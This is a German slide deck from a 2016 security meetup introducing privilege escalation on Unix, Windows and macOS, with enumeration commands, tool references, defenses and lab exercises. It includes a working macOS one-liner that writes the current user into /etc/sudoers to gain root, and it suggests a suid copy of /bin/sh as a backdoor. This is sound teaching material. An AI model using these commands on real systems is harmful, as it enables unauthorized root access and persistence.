

Privilege Escalation - Einführung

Security Meetup

Mittwoch, 15. Juni 2016

Matthias Altmann

Überblick

1. Motivation / Einführung
2. Privilege Escalation – Unix/Windows/Mac
3. Schutzmaßnahmen
4. Ausgewählte Beispiel – Nebula
5. Offene Diskussionsrunde

Motivation

- Angreifer ist wie auch immer in ein System vorgedrungen
- Primärziele?
 - Hintertür festmachen
 - Weiter in die Infrastruktur vordringen
 - Sensible Informationen sammeln
- Keine administrativen Rechte zu haben erschwert diese Punkte enorm.

Einführung – Begriff Privilege Escalation

- Ziel „Erhebung“ des normalen Nutzers zu einem Administrator
- Begriff hierfür Privilege Escalation:

„Privilege escalation is the act of exploiting a bug, design flaw or configuration oversight in an operating system or software application to gain elevated access to resources that are normally protected from an application or user“

(abgerufen von https://en.wikipedia.org/wiki/Privilege_escalation, am 14.6.2016)

Vorgehen

- Mögliches Vorgehen
 - Ausführen eines Scriptes was mir betriebssystembezogene relevante Informationen liefert
 - Auswerten dieser Informationen

Allgemein Unix und Windows

- Kernel Version
- Temp-Verzeichnisse
- Programme, in Versionen mit bekannten Priv-Esc-Exploits
- Dateien mit sensiblen Daten
 - zB auf dem Desktop
 - zB in Temp-Verzeichnissen

Unix

- Kernel Version (zB MempoDipper)
- Suid-/Guid-Dateien
- World-Writable Dateien
- Sticky-Bit Verzeichnisse zB /tmp
- Spezifische Verzeichnisse zB .ssh
- Spezifische Dateien zB .rhosts
- Boot-Dateien (/boot)
- Log-Dateien (history, /var/log)

Unix- World-Writable Files

- Missbrauch von Dateien genutzt in Programmen

```
find . -perm -2 -print
```

- Finde Dateien, die in Root-Programmen aufgerufen werden (Beispiel)

```
find /dev -perm -2 -print
```

- /dev/ Files erlauben direktes Schreiben auf Hardwaregeräte wie Festplatten oder Netzwerkkarten

```
find / ( -type b -o -type c -o -type s -o -type p ) -ls
```


Unix - Suid Root Binaries

- Fehlersuche, Ausbruch aus Datei => Root-Zugriff

```
find / -type f \( -perm -04000 -o -perm -02000 \)
```

- Hintertür: Kopie /bin/sh erstellen mit set suid auf root

Unix - Spezifische Dateien - .Rhosts

Alte Maschinen:

```
gryphon$ rlogin hammer.thor
```

Password:

Last login: Mon Oct 11 13:10:02 from gryphon.csi.cam.ac.uk

Solaris Release 2.5 [hammer] Linux Redhat Release 4.2 [gloves,belt] (Thor)

hammer\$

```
find /home -name *.rhosts -print 2>/dev/null
```

```
hammer$ cat .rhosts
```

gryphon.csi.cam.ac.uk

oneeye.csi.cam.ac.uk

```
gryphon$ rlogin hammer.thor
```


Last login: Mon Oct 11 13:10:02 from gryphon.csi.cam.ac.uk

Solaris Release 2.5 [hammer] Linux Redhat Release 4.2 [gloves,belt] (Thor)

hammer\$

https://www-uxsup.csx.cam.ac.uk/doc/remote_access/rhosts.html, abgerufen am 14.6.2016

Unix – Priv Esc Check Script



Automatically exported from code.google.com/p/unix-privesc-check

<https://github.com/pentestmonkey/unix-privesc-check> abgerufen am 14.6.2016

Mac – One Liner

```
echo 'echo "$(whoami) ALL=(ALL) NOPASSWD:ALL" >&3' | DYLD_PRINT_TO_FILE=/etc/sudoers newgrp; sudo -s
```

<http://www.heise.de/security/meldung/Einzeiler-beschert-Adminrechte-unter-Mac-OS-X-10-10-2760786.html>http://www.heise.de/security/meldung/I-f-Windows-Zero-Day-Exploit-steht-zum-Verkauf-3235162.html?wt_mc=nl.heisec-summary.2016-06-13, abgerufen am 13.6.2016


Mac - Permissions und Dropbox

```
→ presentations find /Library/DropboxHelperTools \( -perm -004000 -o -perm -002000 \) -exec ls -la {} \;  
-r-s--x--x 1 root wheel 246 May 17 12:44 /Library/DropboxHelperTools/._DropboxHelperInstaller  
-rwxr-sr-x 1 root wheel 64368 May 23 2011 /Library/DropboxHelperTools/Dropbox_u502/atos  
-r-s--x--x 1 root wheel 92004 Jul 8 2011 /Library/DropboxHelperTools/Dropbox_u502/dbfseventsd  
-r-x--s--x 1 root wheel 57328 Jul 8 2011 /Library/DropboxHelperTools/Dropbox_u502/FinderLoadBundle  
-r-s--x--x 1 root wheel 9632 Sep 29 2015 /Library/DropboxHelperTools/Dropbox_u503/dbaccessperm  
-r-s--x--x 1 root wheel 116668 Sep 29 2015 /Library/DropboxHelperTools/Dropbox_u503/dbfseventsd  
-r-s--x--x 1 root wheel 139220 Sep 29 2015 /Library/DropboxHelperTools/Dropbox_u503/FinderLoadBundle  
-r-s--x--x 1 root wheel 246 May 17 12:44 /Library/DropboxHelperTools/Dropbox_u508/._dbaccessperm  
-r-s--x--x 1 root wheel 9632 May 17 12:44 /Library/DropboxHelperTools/Dropbox_u508/dbaccessperm  
-r-s--x--x 1 root wheel 116668 May 17 12:44 /Library/DropboxHelperTools/Dropbox_u508/dbfseventsd  
-r-s--x--x 1 root wheel 1523840 May 17 12:44 /Library/DropboxHelperTools/DropboxHelperInstaller  
→ presentations date  
Wed May 18 23:53:40 CEST 2016  
→ presentations
```

```
ls: dbfseventsd: No such file or directory  
→ / ls -lah .dbfseventsd  
srwxrwxrwx 1 root wheel 0B May 17 12:44 .dbfseventsd
```

Vgl auch <http://de.comp.sys.mac.misc.narkive.com/xbdCVTjr/dropbox-und-rootrechte>
Abgerufen am 18.5.2016


Mac – Autostart und Dropbox



Windows

- Kernel (zB ms11-080 afd joined Leaf)
- Services missbrauchen
 - Icalcs some.exe (prüfe Permissions einer Datei)
- Spezifische Dateien
 - zB Group Policy Configuration Files

Windows – Priv Esc Check Script



Standalone Executable to Check for Simple Privilege Escalation Vectors on Windows Systems

<https://github.com/pentestmonkey/windows-privesc-check> abgerufen am 14.6.2016

Windows – PowerShell Empire




Empire is a pure PowerShell post-exploitation agent built on cryptologically-secure communications and a flexible architecture. Empire implements the ability to run PowerShell agents without needing powershell.exe, rapidly deployable post-exploitation modules ranging from key loggers to Mimikatz, and adaptable communications to evade network detection, all wrapped up in a usability-focused framework.

<http://www.powershellempire.com/>, abgerufen am 14.6.2016

Windows – PowerShell Empire

PowerUp




PowerUp is a PowerShell tool to assist with local privilege escalation on Windows systems. It contains several methods to identify and abuse vulnerable services, as well as DLL hijacking opportunities, vulnerable registry settings, and escalation opportunities. It is part of PowerTools and resides at <https://github.com/PowerShellEmpire/PowerTools/tree/master/PowerUp>. Empire implements PowerUp's escalation functionality in the **privesc/powerup/*** modules.

http://www.powershellempire.com/?page_id=378, abgerufen am 15.6.2016

Windows - Aktuell

▪ Verkauf Zero Day Exploit



http://www.heise.de/security/meldung/l-f-Windows-Zero-Day-Exploit-steht-zum-Verkauf-3235162.html?wt_mc=nl.heiseec-summary.2016-06-13,

abgerufen am 13.6.2016

Schutzmaßnahmen

- Updaten, updaten, updaten
 - Patches niemals verzögern aus ‚Gründen‘
- House-Keeping
 - regelmäßig: Was brauch ich wirklich, was kann weg?
- Suid, Guid, World-writable Dateien im Blick behalten
- Spezifische Dateien im Blick behalten (sudoers,...)

Ausgewählte Beispiel – Nebula

- Nebula Lesson 0
- Nebula Lesson 1
- Nebula Lesson 3
- Nebula Lesson 5


<https://www.vulnhub.com/entry/exploit-exercises-nebula-v5,31/> abgerufen am 13.6.2016

Zusammenfassung

1. Motivation
2. Einführung
3. Privilege Escalation – Unix/Windows/Mac
4. Schutzmaßnahmen
5. Ausgewählte Beispiel - Nebula

Präsentation

https://github.com/it-security-kassel-nordhessen/meetup/tree/master/15_06_2016/privesc



Weitere Informationen

Unix

- <https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/>
- <http://www.rebootuser.com/?p=1623>

Windows

Vielen Dank!

Offene Diskussionsrunde

- Auswerten der Informationen
 - Gibt es Schwachstellen im OS Kernel?
 - Gibt es Dateien die world-writable sind?
 - Kann wir diese Dateien verwenden, um Code in Root-Prozesse zu injizieren?
 - Hierfür interessant:
 - Welche Prozesse/Services/Daemons laufen
 - Erkenne ich Veränderungen durch einen Root-Cron-Job
 - Gibt es spezifische Dateien, die verwendet werden können (.ssh/,.rhosts,...)

Offene Diskussionsrunde

- Auswerten der Informationen
 - Gibt es Root-Suid-/Guid-Dateien ?
 - Gibt es hierfür Exploits?
 - Finden sich sensible Informationen (zB Passwörter) in Sticky-Bit Verzeichnissen (zB /tmp)
 - Finden sich sensible Informationen in Log-Dateien (history, /var/log)?
 - Können wir Mails von Root lesen?
 - Wie sieht der Netzwerktraffic aus?
 - Können wir unverschlüsselte Zugriffe mitsniffen?
 - Kann ich .profile,.bashrc modifizieren um sudo-Login zu spoofen

Backup – Privilege Escalation Einführung

Security Meetup

Mittwoch, 15. Mai 2016

Matthias Altmann

Unix - Logs

history

Unix - World-Writable Files

Die meisten Dateien sollten in /dev nur durch

- Root beschreibbar
- Gruppen, welchen Root zugeordnet ist, lesbar sein
- Ausnahmen:
 - Terminal-Devices (/dev/tty)
 - Pseudo-Terminals (/dev/pty, /dev/ptmx)
 - Zufallsgeneratoren (/dev/random, /dev/urandom)
 - /dev/null
 - /dev/zero

```
crw-rw-rw-  1 root    wheel  /dev/tty
crw-rw-rw-  1 root    wheel  /dev/null
crw-rw-rw-  1 root    wheel  /dev/zero
crw-rw-rw-  1 root    wheel  /dev/ttyp0
crw-rw-rw-  1 root    wheel  /dev/ptyp0
```

Unix Prävention

- Dateien limitieren
- Security Patches einspielen / Dateien aktuell halten
- Cron-Job
 - Vergleich Dateigrößen
 - Vergleich Dateien allgemein